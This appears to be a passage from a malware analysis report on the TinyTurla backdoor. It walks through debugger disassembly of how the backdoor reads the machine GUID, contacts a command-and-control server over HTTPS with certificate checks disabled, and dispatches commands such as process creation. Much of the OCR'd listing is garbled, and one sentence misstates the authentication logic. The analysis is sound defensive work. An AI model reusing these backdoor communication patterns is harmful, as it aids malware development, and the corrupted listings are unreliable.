1	 00007FF8A73B25B2 00007FF8A73B25B4 	33 C0 48 83 C4 50	xor eax,eax add rsp,50	R9 000000000000000
1	00007FF8A73B25AC	FF 15 76 0A 00 00	call qword ptr ds: [<&RegCloseKey>]	R8 00000000000000
1	 00007FF8A73B25A2 00007FF8A73B25A7 	48 88 4C 24 38	call turla.7FF8A73B1350 mov rcx,qword ptr ss: rsp+38	KD1 0000/FF8A/3B3218 L MachineGuid
	00007FF8A73B259D 00007FF8A73B259D	48 8D 4C 24 70 E8 A9 ED FF FF	lea rcx, gword ptr ss: [rsp+70]	R5I 000000000A503BC RDI 00007FF8A73B3218 L"MachineGuid"
1	00007FF8A73B259B	~ 74 1D	je turla.7FF8A73B25BA	RSP 00000083CF3FF730
	 00007FF8A7382593 00007FF8A7382599 	FF 15 77 0A 00 00 85 C0	<pre>call qword ptr ds:[<&RegQueryValueExw>] test eax.eax</pre>	RDX 00007FF8A73B3230 L"SOFTWARE\\Microsoft\' RBP 00000083CF3FF7C0
	00007FF8A73B258E	48 89 44 24 20	mov gword ptr ss:[rsp+20],rax	RCX FFFFFFF80000002 RDX 00007FF8A73B3230 L"SOFTWARE\\Microsoft\\
	 00007FF8A7382586 00007FF8A7382588 	48 88 4C 24 38 48 88 D3	mov rcx,qword ptr ss:[rsp+38] mov rdx,rbx	RBX 00000083CF3FF7B0

Figure 11

The "MachineGuid" value is extracted via a function call to RegQueryValueExW:

		00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00	3CF3FF750 0000027A72782660	
Address	Hex		A3C11 A00000083	3CF3FF740 00000000000004A 3CF3FF748 0000000000000000	
Dump 1	Ump 2 Ump	3 💭 Dump 4 💭 Dump 5		CF3FF730 0000000000004A	
text:00007	FF8A73B2687 turla.dl	1:\$2687 #1A87		4: r9 000000000000000	
tuor a pri t	00007770A/365010 KU	in intercepture yvalueexwyj=	anvaprisernegguer yvaracents	2: rdx 00007FF8A73B3218 L"Mac 3: r8 0000000000000000	nineguid
word atr 5	00007EE8473B3010 -++	rla &RenOuervValueEvvsl-	<advapi32.regqueryvalueexw></advapi32.regqueryvalueexw>	1: rcx 0000000000001B0	biner id.
	• <	25 60	>	Default (x64 fastcall)	🔻 5 🔹 🗌 Unli
IP	00007FF8A73B2687	FF 15 83 09 00 00	call gword ptr ds: [<&RegQueryValueExW>] V		
	 00007FF8A73B267F 00007FF8A73B2682 	48 88 D7 48 89 44 24 20	mov rdx,rdi mov gword ptr ss:[rsp+20],rax	x87TagWord FFF	(5000)
	00007FF8A738267A	48 8B 4C 24 58	mov rcx, qword ptr ss: [rsp+58]	uppersonal serves	
	• 00007FF8A73B2677	45 33 CO	xor r8d,r8d	x87r7 0000000000000000000000 ST	77 Empty 0.000000000
	00007FF8A73B2672	48 89 4C 24 28	mov gword ptr ss: [rsp+28],rcx	x87r6 000000000000000000000 ST	F6 Empty 0.00000000
	 00007FF8A73B266A 00007FF8A73B266F 	45 33 C9	xor r9d,r9d	x87r5 0000000000000000000000 ST	
1 1 1	 00007FF8A73B2668 00007FF8A73B266A 	74 2F 48 8D 4C 24 50	je turla.7FF8A73B2699 lea rcx.gword ptr ss:[rsp+50]	x87r4 0000000000000000000000 51	
	• 00007FF8A7382665	48 85 CO	test rax,rax	x87r3 000000000000000000000000000000000000	
	00007FF8A73B2662	48 89 03	mov qword ptr ds:[rbx],rax	x87r1 0000000000000000000000 57 x87r2 000000000000000000000 57	
	 00007FF8A738265D 00007FF8A738265D 	ES AE EC FF FF	call turla.7FF8A73B1310	x87r0 00000000000000000000000 51	
	 00007FF8A73B2657 00007FF8A73B2659 	75 40 88 4C 24 50	jne turla.7FF8A73B2699 mov ecx,dword ptr ss:[rsp+50]		
1	00007FF8A73B2655	85 C0	test eax,eax	CS 0033 <u>SS</u> 002B	
1	• 00007FF8A73B264F	FF 15 BB 09 00 00	call qword ptr ds: [<&RegQueryValueExW>]	ES 0028 DS 0028	
1	 00007FF8A73B264C 	48 8B D7	mov rdx,rdi	GS 002B FS 0053	
	00007FF8A73B2640	48 C7 44 24 20 00 00			,
	 00007FF8A73B263D 00007FF8A73B2640 	45 33 C9 45 33 C0	xor r9d,r9d xor r8d,r8d	LastStatus 00000000 (STATUS_S	
1	• 00007FF8A73B2638	48 89 44 24 28	mov qword ptr ss:[rsp+28],rax	LastError 00000000 (ERROR_SU	CCESS)
1	• 00007FF8A73B2633	48 8D 44 24 50	lea rax, qword ptr_ss:[rsp+50]	CF 0 TF 0 IF 1	
	 00007FF8A738262C 00007FF8A73B262E 	48 8B 4C 24 58	mov rcx, gword ptr ss: rsp+58	OF 0 SF 0 DF 0	
	 00007FF8A73B262A 00007FF8A73B262C 	× 75 76	test eax,eax ine turla.7FF8A73B26A4	ZF 1 PF 1 AF 0	
	00007FF8A73B2624	FF 15 D6 09 00 00	call qword ptr ds: [<&RegOpenKeyExW>]	RFLAGS 00000000000246	
	00007FF8A73B2621	45 33 CO	xor r8d,r8d	and the second	
	• 00007FF8A738261B	41 B9 19 00 02 00	mov r9d,20019	RIP 00007FF8A73B2687 tu	urla.00007FF8A73B268
	00007FF8A73B260F 00007FF8A73B2614	48 89 44 24 20 48 C7 C1 02 00 00 80	mov qword ptr ss:[rsp+20],rax mov rcx.FFFFFFF80000002		
	 00007FF8A73B260C 00007FF8A73B260F 	49 88 D8	mov rbx,r8	R14 00007FF8A73B0000 Lt	1 1a.000072F8A7380000
	00007FF8A73B2607	48 8D 44 24 58	lea rax, qword ptr ss:[rsp+58]	R13 00000000000000A R14 00007FF8A73B0000 tt	urla.00007FF8A73B0000
	00007FF8A73B2604	48 88 D1	mov rdx,rcx		'turla.dll"
	 00007FF8A73B25FA 00007FF8A73B25FD 	48 88 FA 49 C7 00 00 00 00 00		R11 00000083CF3FF6C0	the second second
	 00007FF8A73B25F6 00007FF8A73B25FA 	48 83 EC 30 48 88 FA	sub rsp,30 mov rdi.rdx	R10 000000000000000	
	00007FF8A73B25F5	57	push rdi	R9 000000000000000	
	00007FF8A73B25F0	48 89 5C 24 08	mov qword ptr ss:[rsp+8],rbx	RS 000000000000000	
	000007FF8A73B25EF	cc	int3	KD1 00007776K7383216 E	Machineduru
	 00007FF8A73B25EE 00007FF8A73B25EE 	cc	int3		'MachineGuid"
	 00007FF8A73B25EC 00007FF8A73B25ED 	CC	int3 int3	RSP 00000083CF3FF730 RSI 000000000A503BC	
	00007FF8A73B25EB	cc	int3	RBP 00000083CF3FF7C0	
	00007FF8A73B25EA	CC	int3		'MachineGuid"
	00007FF8A73B25E9	CC	int3		'u'
	 00007FF8A73B25E7 00007FF8A73B25E8 	C3 CC	int3	RBX 0000083CF3FF7B0	

WinHttpOpen is utilized to initialize the use of WinHTTP functions:




Figure 13

The file initializes a connection to the C2 server by calling the WinHttpConnect API:

	 00007FF8A73B1EBC 00007FF8A73B1EC0 00007FF8A73B1EC4 	44 89 7D 48 4C 89 7D F0 44 89 7D 50	mov dword ptr ss: rbp+48, r15d mov qword ptr ss: rbp-10, r15 mov dword ptr ss: rbp+50, r15d	RAX 0000027A727788A0 RBX 00007FF618D5A060 RCX 0000027A727733F0	&L"90.90.90.90" L"W64Time"
	 00007FF8A73B1EC8 00007FF8A73B1ED0 00007FF8A73B1ED3 00007FF8A73B1ED6 	OF 1F 84 00 00 00 00 8B 4E 24 45 33 C9 48 8B 46 18	<pre>D nop dword ptr ds:[rax+rax],eax mov ecx,dword ptr ds:[rs1+24] xor r9d,r9d mov rax,gword ptr ds:[rs1+18]</pre>	RDX 0000027A72779C38 RBP 00000083CF3FF840 RSP 00000083CF3FF7E0	L"90,90,90,90"
	 00007FF8A73B1EDA 00007FF8A73B1EDD 00007FF8A73B1EDD 00007FF8A73B1EE1 	48 03 C9 0F 10 04 C8 49 88 CA	add rcx,rcx movups xmm0,xmmword ptr ds:[rax+rcx*8] mov rcx,r10	RSI 0000027A72779B30 RDI 00000000000000000	&L"SYSTEM\\CurrentContro
NIP-	 00007FF8A73B1EE4 00007FF8A73B1EEA 00007FF8A73B1EEF 	66 44 0F C5 C0 04 66 48 0F 7E C2 FF 15 DB 11 00 00	<pre>pextrw r8d,xmm0,4 movq rdx,xmm0 call gword ptr ds:[<&winHttpConnect>]</pre>	R8 0000000000235A R9 00000000000000000 R10 0000027472723550	

The WinHttpOpenRequest function is used to create a GET request handle (0x800000 = WINHTTP_FLAG_SECURE):



Figure 15

The process adds an HTTP request header called "Title" containing the Machine GUID to the HTTP request handle (0x20000000 = HTTP_ADDREQ_FLAG_ADD):




Figure 16

The security flags for the handle are set using WinHttpSetOption (0x1F = WINHTTP_OPTION_SECURITY_FLAGS, 0x3300 = WinHttpRequestOption_SslErrorlgnoreFlags):

00007FF8A73822E7 0007FF8A73822F 00007FF8A73822F 00007FF8A73822F 00007FF8A73822F 00007FF8A7382301 00007FF8A7382301 00007FF8A738231 00007FF8A738231	41 89 04 00 00 mov r9d,4 C7 44 24 48 33 00 mov dword ptr ss:[rsp+46] 42 82 83 00 mov dword ptr ss:[rsp+46] 48 88 8 mov rCX,rbx 41 80 51 18 lea r6,qword ptr ds:[rsp+18] FF 15 EF 00 00 00 48 88 C8 mov rCX,rbx mov rCX,rbx 48 88 C8 mov rCX,rbx mov quord ptr ds:[rsp+18] 48 88 C8 mov rCX,rbx mov quord ptr ds:[rsp+30],rl2 48 88 C8 mov quord ptr ds:[rsp+30],rl2 mov quord ptr ss:[rsp+30],rl2 44 89 64 28 mov dword ptr ss:[rsp+20],rl2d 44 89 64 28 mov dword ptr ss:[rsp+20],rl2d 44 89 64 28 mov dword ptr ss:[rsp+20],rl2d 45 33 C0 xor r8d,r8d mov dword ptr ss:[rsp+20],rl2d	RAX 0000083CF3FF760 RBX 0000027A72788F60 RCX 0000000000001F RBP 0000000000014 *3* 859 00000083CF3FF710 RSI 00000083CF3FF7888 RDI 0000027A72765790 R8 00000083CF3FF758 R9 00000083CF3FF758 R3 00000000000004
---	--	---

The malicious file sends the request to the C2 server using the WinHttpSendRequest routine:

	00007FF8 00007FF8	A73B2282	49 8	8B 5B	30	0 00 00	lea r11,qword ptr ss: [rsp+B0] mov rbx,qword ptr ds: [r11+30] mov rsi gword ptr ds: [r11+38]	RSI	00000083CF3FF710 00000083CF3FF888 0000027472765790	
	00007FF8	A73B228A	49 8	8B 73 8B E3			mov rsi,qword ptr ds:[r11+38] mov rsp,r11	RDI	0000027A72765790	
	00007FF8	A73B228F	41 9	5E			pop r15 pop r14	R8 R9	000000000000000000000000000000000000000	
111 2	00007FF8		41 5	5C			pop r12	R10	0000000000000000	
·>				BS OE	00 0	00 00	mov rSd.E	R11	00000083CF3FF5F8	
11 4	00007FF8		48 8	8D 15	8F 0		lea rdx, qword ptr ds: [7FF8A73B3130]	R12	0000000000000000	
11 4	00007FF8		48 8	8B CF			mov rcx,rdi	R13	0000027A7278BDD0	
11 1	00007FF8			E7 FO		F	call turla.7FF8A73B1390	R14 R15	00000083CF3FF828	1 "02424210-2806-4511-04
	00007FF8			SD 4F	OE		<pre>lea rcx,qword ptr ds:[rdi+E]</pre>	R15	0000027A72782660	L"0ad3e319-280c-4f11-94
	00007FF8			88 C5 88 D7			mov r8d,ebp mov rdx,r15	RIP	00007FF8A73B2323	turla.00007FF8A73B2323
	00007FF8			D8 F0	FF F	F	call turla.7FF8A73B1390	NTL,	0000/FF0M/302323	Cur 14.0000/FF0A/382323
	00007FF8			B9 00			mov r9d,20000000	RFLAG	5 000000000000246	
	00007FF8			89 7C			mov gword ptr ss: rsp+50 ,rdi		PF 1 AF 0	
11 4	00007FF8			83 C8	FF		or r8d, FFFFFFF		SF 0 DF 0	
	00007FF8			8B D7			mov rdx,rdi		TF 0 IF 1	
1.1.1	00007FF8			SB CB		2.22	mov rcx,rbx	C. 0		
	00007FF8			15 3D	OE 0	0 00	call qword ptr ds: [<&WinHttpAddRequestHeaders]	LastE	rror 00000000 (ERROF	SUCCESS)
	00007FF8		A 74 8				test eax,eax je turla.7FF8A73B225F		tatus 00000000 (STATI	
	00007FF8			8D 4C	74 E	0	lea rcx, gword ptr ss: [rsp+50]			
1 1	00007FF8			6F FO			call turla.7FF8A73B1350	GS 00	2B FS 0053	
1 1	00007FF8			89 04			mov r9d,4	ES 00		
	00007FF8						mov dword ptr ss:[rsp+48],3300		33 SS 002B	
	00007FF8			8D 44			lea r8, gword ptr ss: rsp+48	20.00		
	00007FF8	A73B22F4	48 8	SB CB			mov rcx,rbx	x87r0	000000000000000000000000000000000000000	STO Empty 0.0000000000
	00007FF8			8D 51			<pre>lea_edx,qword ptr ds:[r9+18]</pre>			ST1 Empty 0.0000000000
	00007FF8			15 EF		0 00	<pre>call qword ptr ds:[<&WinHttpSetOption>]</pre>			ST2 Empty 0.0000000000
	00007FF8			8B CB			mov rcx,rbx			5T3 Empty 0.00000000000
	00007FF8		85 0				test eax,eax			0 ST4 Empty 0.0000000000
1	00007FF8		^ OF 8				je turla.7FF8A73B2262			0 ST5 Empty 0.0000000000
	00007FF8			89 64 33 C9		0	mov qword ptr ss: [rsp+30],r12 xor r9d,r9d			576 Empty 0.00000000000
	00007FF8			89 64		0	mov dword ptr ss:[rsp+28],r12d			ST7 Empty 0.00000000000
	00007FF8			33 CO		0	xor r8d,r8d	~~~~	000000000000000000000000000000000000000	s str empey stossossossos
	00007FF8		33 0				xor edx.edx	×87Ta	gword FFFF	
	00007FF8			89 64	24 2	0	mov dword ptr ss: rsp+20, r12d		0.0 (5	1. 2 (English)
RIP	00007FF8	A73B2323	FF (15 AF	OD 0	0 00	<pre>call qword ptr ds:[<&WinHttpSendRequest>]</pre>		oteans toget	
		122022201					and and the	Default	(x64 fastcall)	🔻 5 💠 🗌 Unloc
					_		/	1: 10	x 0000027A7278BF60	and the second
	0007FF8A738	\$30D8 <tur1< td=""><td>a.&Win</td><td>hHttps</td><td>endR</td><td>equest></td><td>]=<winhttp.winhttpsendrequest></winhttp.winhttpsendrequest></td><td></td><td>x 0000000000000000</td><td></td></tur1<>	a.&Win	hHttps	endR	equest>]= <winhttp.winhttpsendrequest></winhttp.winhttpsendrequest>		x 0000000000000000	
qword ptr [00									000000000000000000000000000000000000000	
qword ptr [00								4: r9	000000000000000000	

qword ptr [00 .text:00007Ff	F8A73B2323	turla.dll:	\$2323	#1723	1					
text:00007FF	-		-	10.00.00.0			000000	83CF3FF7	10 00000083CF3FF760	
text:00007FF	F8A73B2323	turla.dll:	-	#1723 Dump 4		Dump 5			10 00000083CF3FF760 18 0000027A72782660	L"0ad3e319-280c-4f11-94c
text:00007FF	Dump 2		-	10.00.00.0		Dump 5	Watch 1 Ix=I Locals J Struct 000000	83CF3FF7 83CF3FF7 83CF3FF7	18 0000027A72782660	L"0ad3e319-280c-4f11-94c
text:00007Ff	Dump 2	🕮 Dump 3	U U	Dump 4	U		Watch 1 x= Locals 2 Struct 000000 ASCII ASCII	83CF3FF7 83CF3FF7	18 0000027A72782660	L"Oad3e319-280c-4f11-94d
text:00007FF	Dump 2	Dump 3	00 00 0	Dump 4	00 0	0 00 00	Watch 1 x= Locals Struct 000000 ASCII 000000 00 00 00 3	83CF3FF7 83CF3FF7 83CF3FF7	18 0000027A72782660 20 00000000000004A	L"Oad3e319-280c-4f11-94c

Figure 18

WinHttpReceiveResponse is used to receive the response to the GET request initiated above:

00007FF8A73B2334	33 D2	xor edx.edx	
00007FF8A738233G 00007FF8A738233G 00007FF8A738233F 00007FF8A738234F 00007FF8A7382341 00007FF8A7382347	FF 15 E4 0D 00 00 48 88 CB 85 C0	<pre>call qword ptr ds:[<4winHttpReceiveResponse>] mov rcx,rbx test eax,eax je turla.7FF847382262 xor r84.r84</pre>	RAX 000000000000001 RBX 0000027A7278BF60 RCX 0000027A7278BF60 RDX 0000000000000

Figure 19

The binary obtains header information associated with the request by calling the WinHttpQueryHeaders API (0x26 = WINHTTP_QUERY_TITLE):

00000083CF3F 00000083CF3F	F770 00 00 F780 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00	F 00 00 00 00 00	0 00 00 00 1 00 00 00	00 00 00	CF3FF730 00000083CF3FF754 CF3FF738 0000000000000000
Address	Hex				ASCII 0000008	CF3FF720 0000027A7278BF60 CF3FF728 00000000000000
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5		CF3FF710 00000083CF3FF760 CF3FF710 00000027A72782660 CT0ad3e319-280c-4f11-94
text:00007F	F8A73B236A	turla.dll:	\$236A #176A			4: r9 00000083CF3FF770
						3: r8 000000000000000
word ptr [0	0007FF8A73	B3108 <turl< td=""><td>a.&WinHttpOue</td><td>eryHeaders></td><td>]=<winhttp.winhttpqueryheaders></winhttp.winhttpqueryheaders></td><td>1: rcx 0000027A7278BF60 2: rdx 000000000000026</td></turl<>	a.&WinHttpOue	eryHeaders>]= <winhttp.winhttpqueryheaders></winhttp.winhttpqueryheaders>	1: rcx 0000027A7278BF60 2: rdx 000000000000026
	<		05 50		>	Default (x64 fastcall) 🔹 5 🔹 🗌 Uni
	00007FF8		FF 15 98 0		call gword ptr ds: [<&WinHttpQueryHeaders>] v	
		A7382366	41 8D 50 2		lea edx, gword ptr ds: [r8+26]	x87TagWord FFFF
		A73B235C A73B2361	4C 8D 4C 2 48 89 44 2		<pre>lea r9,qword ptr ss:[rsp+60] mov qword ptr ss:[rsp+20],rax</pre>	x87Tadword EEEE
	00007FF8	A7382354	C7 44 24 4	4 28 00 00	mov dword ptr ss:[rsp+44],28	x87r7 00000000000000000 ST7 Empty 0.000000000
		A738234F	48 8D 44 2	4 44	lea rax, gword ptr ss:[rsp+44]	x87r6 00000000000000000 ST6 Empty 0.000000000
		A7382347 A738234A	45 33 CO 4C 89 64 2	4 28	<pre>xor r8d,r8d mov qword ptr ss:[rsp+28],r12</pre>	x87r5 000000000000000000 ST5 Empty 0.000000000
			^ OF 84 18 F	F FF FF	je turla.7FF8A73B2262	x87r4 000000000000000000000000000000000000
	00007FF8	A73B233F	85 CO		test eax, eax	x87r2 00000000000000000 ST2 Empty 0.00000000 x87r3 0000000000000000 ST3 Empty 0.00000000
		A73B2336 A73B233C	FF 15 E4 0 48 88 CB	0000	<pre>call qword ptr ds:[<&WinHttpReceiveResponse>] mov rcx.rbx</pre>	x87r1 00000000000000000 ST1 Empty 0.00000000
		A73B2334	33 D2	0 00 00	xor edx, edx	x87r0 00000000000000000 ST0 Empty 0.000000000
	00007FF8	A738232E	^ OF 84 2E F	F FF FF	je turla.7FF8A73B2262	
		A7382329	48 88 CB 85 CO		test eax,eax	CS 0033 SS 0028
11		A73B2323 A73B2329	FF 15 AF 0 48 88 CB	0 00 00	<pre>call qword ptr ds: [<&winHttpSendRequest>] mov rcx,rbx</pre>	GS 002B FS 0053 ES 002B DS 002B
	00007FF8	A73B231E	44 89 64 2		mov dword ptr ss:[rsp+20],r12d	55 0038 F5 0053
1.1	00007FF8	A73B231C	33 D2		xor edx, edx	LastStatus C000007C (STATUS_NO_TOKEN)
		A73B2314 A73B2319	44 89 64 2 45 33 CO	4 28	mov dword ptr ss: rsp+28, r12d xor r8d, r8d	LastError 00000000 (ERROR_SUCCESS)
		A73B2311	45 33 C9	4.30	xor r9d,r9d mov dword ptr ss: rsp+28,r12d	
	00007FF8	A73B230C	4C 89 64 2		mov qword ptr ss:[rsp+30],r12	CF0 TF0 IF1
1			~ OF 84 56 F	F FF FF	je turla.7FF8A73B2262	ZF 1 PF 1 AF 0 OF 0 SF 0 DF 0
1 1 1		A7382301 A7382304	48 88 CB 85 C0		mov rcx,rbx test eax,eax	RFLAGS 00000000000246
1 1 2		A73822FB	FF 15 EF 0	D 00 00	<pre>call qword ptr ds:[<&WinHttpSetOption>]</pre>	
	00007FF8	A73B22F7	41 8D 51 1		<pre>lea edx,qword ptr ds:[r9+18]</pre>	RIP 00007FF8A73B236A turla.00007FF8A73B236
		A73B22F4	48 88 CB		mov rcx,rbx	
		A73822E7 A73822EF	C7 44 24 4 4C 8D 44 2		mov dword ptr ss:[rsp+48],3300 lea r8,gword ptr ss:[rsp+48]	R15 0000027A72782660 L"0ad3e319-280c-4f11-
		A73B22E1	41 B9 04 0		mov r9d,4	R13 0000027A7278BDD0 R14 0000083CF3FF828
111 0	00007FF8	A73822DC	E8 6F F0 F	F FF	call turla.7FF8A73B1350	R12 000000000000000000000000000000000000
		A73B22D5	48 8D 4C 2	4.50	lea rcx, gword ptr ss: [rsp+50]	R11 0000000000246 L'Z'
		A73822D3 A73822D5	85 CO		je turla.7FF8A73B225F	R10 0000027A72770D80
		A73822CD	FF 15 3D 0	E 00 00	call qword ptr ds: [<&WinHttpAddRequestHeaders	R9 00000083CF3FF770
	00007FF8	A73B22CA	48 8B CB		mov rcx, rbx	R8 00000000000000
		A73822C7	48 88 D7	5	mov rdx, rdi	
		A73B22BE A73B22C3	48 89 7C 2 41 83 C8 F		or r8d, FFFFFFF	RDI 0000027A72765790
		A7382288	41 B9 00 0		mov r9d,20000000 mov gword ptr ss: rsp+501,rdi	RSP 00000083CF3FF710 RSI 00000083CF3FF888
	00007FF8	A7382283	E8 D8 F0 F		call turla.7FF8A73B1390	RBP 0000000000004A 'J'
		A7382280	49 88 D7		mov rdx,r15	RDX 0000000000026 '&'
			44 8B C5		mov r8d.ebp	
	 00007FF8 00007FF8 	A73B22A9	48 8D 4F 0	E	<pre>lea rcx,qword ptr ds:[rdi+E]</pre>	RCX 0000027A7278BF60

WinHttpQueryDataAvailable is utilized to extract the amount of data, in bytes, available to be read with WinHttpReadData:

00007FF8A73B23BB	48 8D 54 24 40	lea rdx, gword ptr ss: rsp+40	- HIGC IT V
00007FF8A73B23C0 00007FF8A73B23C9 00007FF8A73B23C9 00007FF8A73B23C9 00007FF8A73B23C8 00007FF8A73B23CB	41 88 FC FF 15 FF 0C 00 00 85 CO 7 74 4A 0F 1F 00	<pre>mov edi;fl2d call qword ptr ds:[<&WinHttpQueryDataAvailable> test eax,eax je turla.7FF8A7382417 npc dword ptr ds:[rax].eax</pre>	RAX 0000027A727B5650 RBX 0000027A727B560 RCX 0000027A727BF60 RDX 0000027A727BF50

Figure 21

The response from the server is copied to a buffer via a call to WinHttpReadData:

00007FF8A73B23E2 8B D7	mov edx.edi	
00007FF8A73823E4 4C 8D 4C 24 4C 00007FF8A73823E9 49 03 16 00007FF8A73823EC 48 88 CB	lea r9,qword ptr ss:[rsp+4C] RAX add rdx,qword ptr ds:[r14] RBX mov rcx,rbx	00000000000384 L'' 0000027A7278BF60
COODTERNATION OF CONTRACT	00 call gword ptr ds:[<&winHttpReadData>] RCX RDX	0000027A7278BF60
00007FF8A73B23F5 85 C0	Lest eax, eax	0000027A727B5650 00000000000004A 'J'
00007FF8A73B23F7 Y 74 1E	je turla.7FF8A73B2417 RBP	000000000000 A
00007FF8A73B23F9 8B 44 24 40	mov eax, dword ptr ss:[rsp+40] BSP	00000083CF3FF710
00007FF8A73B23FD 48 88 CB	mov rcx,rbx RSI	0000083CF3FF888
O0007FF8A7382400 3B 44 24 4C 00007FF8A7382404 75 14	cmp eax,dword ptr ss:[rsp+4C] RDI ine turla.7FF8A73B241A	000000000000000000000000000000000000000
00007FF8A73B2406 48 8D 54 24 40		00000000000384 L''
00007FF8A73B240B 03 F8	add edi, eax R9	00000083CF3FF75C

Figure 22

TinyTurla implements 12 different commands depending on the 1st byte received in the response. It uses a switch statement to execute a particular function:



1st byte = 0x00 – Authentication

The backdoor compares the "Security" value with a string starting from the 2nd byte in the response:




Figure 25

Whether the two strings are equal, the malware sends "00 00" to the C2 server. Otherwise, it sends "00 03", indicating an unsuccessful "authentication".

1st byte = 0x01 – create a process

The binary creates a process specified by the C2 server in the response (0x08000000 = **CREATE_NO_WINDOW**):



The WinHttpOpenRequest routine is used to create a POST request handle (0x800000 = WINHTTP_FLAG_SECURE):



Figure 27

The backdoor adds an HTTP request header called "Title" that contains the Machine GUID to the request handle (0x20000000 = HTTP_ADDREQ_FLAG_ADD):



Figure 28

The security flags for the handle are set using WinHttpSetOption (0x1F

- = WINHTTP_OPTION_SECURITY_FLAGS, 0x3300
- = WinHttpRequestOption_SslErrorlgnoreFlags):




Figure 29

The malicious process sends the POST request to the C2 server by calling the WinHttpSendRequest API:

					0 00 00 00 00 13	F618 00		STEM\\CurrentControlSet\\
Dump 1	Dump 2	Dump 3	Dump 4	Ump Dump	Watch 1 x= Locals 2 Struct 000000803E1E	F608 00		3e319-280c-4f11-94d4-d369 3e319-280c-4f11-94d4-d369
text:00007	FF8A73B2051	turla.dll:	\$2051 #1451				000000000000000000000000000000000000000	
word ptr [00007FF8A73	830 D 8 <tur< th=""><th>la.&WinHttps</th><th>endRequest</th><th>>]=<winhttp.winhttpsendrequest></winhttp.winhttpsendrequest></th><th>2: rd</th><th>x 000000000000000</th><th></th></tur<>	la.&WinHttps	endRequest	>]= <winhttp.winhttpsendrequest></winhttp.winhttpsendrequest>	2: rd	x 000000000000000	
****	< د				>		x 000001F16B98BF60	
-	> 00007FF8	33352051	PP 15 81	10 00 00	<pre>call qword ptr ds:[<&WinHttpSendRequest>] v</pre>	Default	(x64 fastcall)	▼ 5 🗢 🗆 Unloc
P		A73B204C	44 89 7C	24 20	mov dword ptr ss:[rsp+20],r15d	CONTRACTOR OF	a a come a martin	A D (Franke)
	00007FF8	A73B204A	33 D2	12155-2221	xor edx, edx		agword FFFF	
		A73B2045	45 33 CO	20	xor r8d,r8d			
		A73B2040 A73B2043	45 33 C9 89 7C 24	28	xor r9d,r9d mov dword ptr ss:[rsp+28],edi			<pre>ST6 Empty 0.000000000 ST7 Empty 0.000000000</pre>
		A73B203B	4C 89 7C	24 30	mov qword ptr ss:[rsp+30],r15			ST5 Empty 0.000000000
	• 00007FF8	A7382038	45 33 FF		xor r15d,r15d			ST4 Empty 0.0000000000
		A73B202F	8B 7D 50	00 00 00	mov edi.dword ptr ss: rbp+50			ST3 Empty 0.000000000
		A73B202D A73B202F	85 C0 V OF 84 98	00 00 00	test eax, eax je turla.7FF8A73B20D0			ST2 Empty 0.0000000000
		A738202A	48 88 CB		mov rcx,rbx			ST1 Empty 0.00000000000
1 1		A73B2024		10 00 00	call gword ptr ds: [<&WinHttpSetOption>]	x87r0	000000000000000000000000000000000000000	STO Empty 0.0000000000
		A73B2020	41 8D 51		lea edx.gword ptr ds:[r9+18]	CS 00	033 <u>SS</u> 002B	
		A73B2015 A73B201C	C7 45 58 4C 8D 45	00 33 00	0 mov dword ptr ss: [rbp+58],3300 lea r8,qword ptr ss: [rbp+58]	ES OC		
		A73B200F		00 00 00	mov r9d,4	GS 00		
1 1	00007FF8	A73B2009	✓ OF 84 C1		je turla.7FF8A73B20D0			
	 00007FF8 00007FF8 		48 88 CB 85 CO		mov rcx,rbx test eax,eax		Status C000007C (STATU	
		A73B1FFE A73B2004	FF 15 0C 48 8B CB	11 00 00	call qword ptr ds: [<&WinHttpAddRequestHeaders	Laste	Error 00000000 (ERROF	SUCCESS)
		A73B1FFB	48 88 CB		mov rcx,rbx	Cr U	to of the t	
1		A73B1FF8	48 88 D7		mov rdx,rdi		SF 0 DF 0 TF 0 IF 1	
		A73B1FEE A73B1FF4	41 83 C8	00 00 20 FF	or r8d,FFFFFFF	ZF 1		
		A73B1FE9	E8 A2 F3		call turla.7FF8A73B1390	RFLAC		
1		A7381FE6	49 88 D6		mov rdx,r14			
	00007FF8	A73B1FE3	45 88 C7	NACCESSION NO.	mov r8d,r15d	RIP	00007FF8A73B2051	turla.00007FF8A73B2051
		A73B1FDA	48 8D 4F		lea rcx.gword ptr ds:[rdi+E]			
	 00007FF8 00007FF8 	A73B1FD7 A73B1FDA	48 88 C8 E8 B1 F3		mov rcx,rax call turla.7FF8A73B1390	R15	000000000000000000000000000000000000000	C 00036313-2006-4111-34
		A73B1FD0		59 11 00	0 lea rdx,qword ptr ds:[7FF8A73B3130]	R13	000001F168981EE0	L"0ad3e319-280c-4f11-94
